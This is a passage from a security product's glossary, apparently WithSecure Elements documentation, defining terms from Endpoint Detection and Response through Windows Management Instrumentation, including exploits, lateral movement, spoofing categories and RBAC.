Endpoint Detection and Response (EDR) is a security technology that continuously monitors endpoints to detect, investigate, and respond to suspicious activity and advanced threats.

Endpoint Protection

Endpoint protection is the set of security capabilities used to prevent, detect, and handle threats on endpoint devices such as workstations, servers, and mobile devices.

Entra ID

Microsoft's cloud-based identity and access management service (formerly known as Azure AD).

Event

A monitored occurrence on a device that a sensor has detected and that matches the definition of a detection.

Exploit

Objects or methods that take advantage of a flaw in a program to make it behave unexpectedly.

Doing so creates conditions that an attacker can use to perform other harmful actions.

Exposure Management

Exposure Management is a security capability that identifies, prioritizes, and helps remediate weaknesses and exposures across assets, services, and environments.

False Positive

A false positive is a legitimate file, message, URL, or activity that a security system incorrectly flags as malicious, suspicious, or otherwise harmful.

Federated Single Sign-On (FSSO)

A mechanism that allows users to authenticate once and access multiple applications across different domains without needing to log in again.

Firewall Configuration

The process of setting rules and policies to control inbound and outbound network traffic, ensuring network security and compliance.

Firewall Rules

Firewall rules are individual allow, block, or filtering directives that define how firewall traffic is handled.

Forensics

Forensics is the collection and analysis of evidence from systems, processes, files, or memory to investigate suspicious or malicious activity.

Forensics Package

A collection of logs, memory dumps, and other forensic data used for incident analysis and investigation.

Golden Image

A golden image is a preconfigured system image used as the standard source for cloning or deploying identical devices or virtual machines.

Group Policy (GPO)

Group Policy (GPO) is a feature in Microsoft Windows that allows administrators to define security policies, user settings, and system configurations across multiple computers within a domain.

Harmful Content

Harmful content is files, applications, or web content that can damage data or compromise a device, such as malware or malicious websites.

High Risk

A detection risk-level band indicating a significant likelihood of malicious activity that warrants prompt investigation.

Host

A device that runs a sensor and that the sensor's platform monitors.

IAM Role

An IAM role is an identity and access management role that defines a set of permissions which can be assumed by users, services, or workloads.

Identity and Access Management (IAM)

Identity and Access Management (IAM) is the framework of policies and technologies that ensures the right users have the appropriate access to resources, covering authentication, authorization, and the lifecycle of user identities.

Identity Management

Identity management is the discipline of creating, maintaining, and removing digital identities and their attributes so that users and devices can be reliably recognized across systems.

Identity Provider (IdP)

An Identity Provider (IdP) is a service that creates, stores, and manages digital identities, allowing users to authenticate and access multiple applications securely.

Incident

An incident is a security event or related set of events that indicates a compromise, policy violation, or other threat that requires investigation, containment, or remediation.

Incident Response

Incident response is the organized process of detecting, containing, investigating, and recovering from a security incident to limit damage and restore normal operations.

Injection Target

A process, application, or system component that is targeted for code injection by an attacker.

Lateral Movement

The process of moving through a network to access additional systems after an initial compromise.

Lateral Movement Initiator

The compromised system or account that begins the lateral movement process.

Lateral Movement Target

A system or account that is the destination of lateral movement activities.

Lightweight Directory Access Protocol (LDAP)

The Lightweight Directory Access Protocol (LDAP) is an open protocol for accessing and managing directory information, such as users, groups, and devices, over a network.

Linux Authenticated Scanning

Linux authenticated scanning is a scan method that connects to Linux systems by using supplied credentials or keys to collect scan results and system information.

Local Account

A security administrator account, owned by the security administrator and authenticated with an Elements password, created without SSO Federation.

Log Anomalies

Unexpected or suspicious entries in system or security logs that may indicate malicious activity.

Low Risk

The lowest band of the detection risk-level score, indicating that no notable suspicious activity was detected.

Malicious Parameters

Harmful or unexpected inputs supplied to an application or system function to exploit vulnerabilities.

Malicious Process

A running process on a system that exhibits behaviors associated with cyber threats, such as executing unauthorized commands or exfiltrating data.

Malware

A program or a file that is developed for the purpose of doing harm. This includes computer viruses, worms and Trojan horses.

Malware Scan

A malware scan is a scan that checks a device, file set, or workload for malicious software or other harmful content.

Medium Risk

A detection risk-level band indicating elevated but not yet significant likelihood of malicious activity.

Member

A security administrator or security group that belongs to an organization or to another security group.

Mobile Device Management (MDM)

A security solution that enables IT administrators to remotely manage, monitor, and enforce security policies on mobile devices.

MSI Properties

Parameters used in command-line installation of software packages via Microsoft Installer (MSI).

Multi-Factor Authentication (MFA)

A sign-in method that requires more than one form of verification before granting access to an account, so a leaked password alone is not enough to gain entry.

Network Isolation

Network isolation is a containment action that restricts or blocks a device's network communication to prevent further malicious activity or spread.

Organization

The container for security administrators, security groups, and role assignments in Elements RBAC; the three organization types are Solution Provider, Service Partner, and Company.

Partner

An organization that manages one or more customer companies, either as a Solution Provider or a Service Partner.

Patch Management

Monitoring the patch status of operating systems and third-party software and applying updates to close known vulnerabilities.

Persistence

A technique used by attackers to maintain unauthorized access to a system even after reboots or security measures are applied.

Phishing

In a phishing attack, an attacker sends a fraudulent message posing as a trusted sender to trick the recipient into revealing sensitive data such as credentials or financial information.

Privacy

Privacy is the protection of a person's or organization's information from unauthorized collection, access, use, or disclosure.

Privilege Escalation

The act of gaining higher access levels within a system than originally permitted.

Profile Assignment

Profile assignment is the process of applying a selected profile to a device, group, or target according to manual selection or assignment rules.

Quarantine

Quarantine is an isolated storage location or state where potentially harmful files, messages, or other items are held to prevent them from affecting systems or users while allowing later review, release, or deletion.

Recon Activities

Actions taken by attackers to gather intelligence on a target system, network, or user before launching an attack.

Remote Monitoring and Management Integration (RMM)

Remote Monitoring and Management integration is the connection between a product and an RMM platform so status, data, or management actions can be exchanged.

Reputation Service

A service that puts files in context based on their age, frequency, and location to expose threats that could be otherwise missed.

Resource

In the RBAC subject-role-resource model, the organization where a role assignment applies.

Response Action

A response action is a manual or automated investigation, containment, or remediation step taken after suspicious or malicious activity is

detected to gather evidence, reduce impact, or stop further spread.

Role Assignment

A role assignment is the grant of a role to a user, group, or other principal so it receives the permissions associated with that role.

Role-Based Access Control (RBAC)

A security model that restricts system access based on user roles and permissions to enforce the principle of least privilege.

Scan

A scan is a security check that examines a device, system, application, account, or other target for threats, vulnerabilities, suspicious activity, or policy-relevant findings.

Scan Node

A scan node is a host or service component that runs scans and reports their progress and results back to the management service.

Scan Templates

A scan template is a saved, reusable set of scan options that can be applied across multiple scans.

SCIM

System for Cross-domain Identity Management, the protocol Entra ID uses to provision security administrators and security groups to Elements.

Scope Selector

A user interface component that can be used to broaden or narrow the scope of information that is displayed in the WithSecure Elements portals.

Scripting Abuse

The misuse of scripting languages like PowerShell or Bash to execute unauthorized actions on a system.

Secure Shell (SSH)

Secure Shell (SSH) is a cryptographic protocol used to securely access and manage remote devices over an unsecured network.

Security Administrator

A security administrator is a user account that manages security settings, access, or operational tasks according to the roles assigned to it.

Security Administrator Role

A role in the WithSecure Elements Security Center granting access to manage security configurations.

Security Events

Security events are recorded security-related occurrences, detections, or actions that are shown for review, monitoring, or response.

Security Group

A security group is a collection of users that receives shared role assignments so its members inherit the same access permissions.

Sensitive File

A sensitive file is a file containing critical or protected data — such as credentials, configuration, or confidential business information — whose access or modification is security-relevant.

Sensor

Software that runs on monitored devices (hosts). The sensor monitors the device status and communicates with Elements Endpoint Detection and Response backend.

Sensor Tamper

Attempts to disable or manipulate security sensors to evade detection.

Service Partner

A service partner is an organization or partner tier that manages services, customer organizations, or delegated operational responsibilities on behalf of others.

Severe Risk

The highest detection risk-level band, indicating malicious activity that could cause severe damage and requires immediate response.

Severity

The possible impact that a cyber attack could have on the network environment based on how much damage the attack could do.

Software Updater

A feature that scans and reports missing updates for third-party software and deploys security updates.

Solution Provider

A Solution Provider is the top-level partner organization tier in the WithSecure Elements management hierarchy, which manages customer companies and delegates access to partner employees.

Spoofing Files

The creation or modification of files to impersonate legitimate system or user files for malicious purposes.

Spoofing Inputs

The act of manipulating input sources to deceive authentication mechanisms or system behaviors.

Spoofing Memory

The manipulation of system memory to alter data or disguise malicious processes.

Spoofing Network

The act of falsifying network traffic or identity to impersonate legitimate communication.

Spoofing Security Settings

The unauthorized modification of security configurations to bypass protections.

Spoofing User Information

Falsifying user credentials or attributes to gain unauthorized access.

Spoofing Vulnerabilities

A detection category covering attempts to bypass authentication or security mechanisms by exploiting their weaknesses in order to masquerade as a legitimate entity.

SSO Federation

SSO Federation is a single sign-on arrangement where authentication for a domain or service is delegated to an external identity provider.

Subject

In the RBAC subject-role-resource model, a security administrator or security group that receives a role assignment.

Subscription Key

A subscription key is a unique code that identifies and validates a subscription and is used to activate WithSecure products for an organization.

Suspicious Event

A new event or sequence of events not previously seen, most likely malicious and requiring further analysis.

System or Tool Misuse

The abuse of legitimate system tools or administrative features to perform malicious actions.

System Scan

A system scan is a scan that examines a device, host, or system target to identify malware, weaknesses, or other security-relevant conditions.

Tenant

A tenant is an isolated instance of a multi-tenant cloud service — such as a Microsoft Entra ID directory — that belongs to a single organization and keeps its data, configuration, and users separate from other tenants.

Threat Intelligence

Threat intelligence is evidence-based knowledge about existing or emerging threats — such as attacker tactics, indicators, and motivations — used to inform defensive decisions.

Transport Layer Security (TLS)

Transport Layer Security (TLS) is a cryptographic protocol that provides secure communication

over networks by encrypting data transmissions and verifying identities.

Trojan

A Trojan is malicious software that disguises itself as a legitimate program to trick users into running it, then performs harmful actions such as stealing data or opening a backdoor.

Unwanted Application

An application that can compromise privacy or has a severe impact on a device's security.

Virtual Desktop Infrastructure Protection (VDI)

Virtual Desktop Infrastructure Protection is endpoint protection adapted for virtual desktop (VDI) environments, including non-persistent and cloned images.

Voucher

A code that is used to validate a subscription or to redeem a special offer, for example to extend an ongoing trial period for a product or service.

Vulnerability

A flaw, loophole or unexpected behavior in a program or operating system that can be exploited by an attacker in order to perform unauthorized actions on the affected system / device.

Vulnerability Management

Vulnerability management is the continuous process of identifying, assessing, prioritizing, and remediating security weaknesses in systems and software.

Windows Management Instrumentation (WMI)

Windows Management Instrumentation (WMI) is a Microsoft framework that enables system administrators to manage and monitor Windows-based devices using scripts or remote commands.

Index

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

Z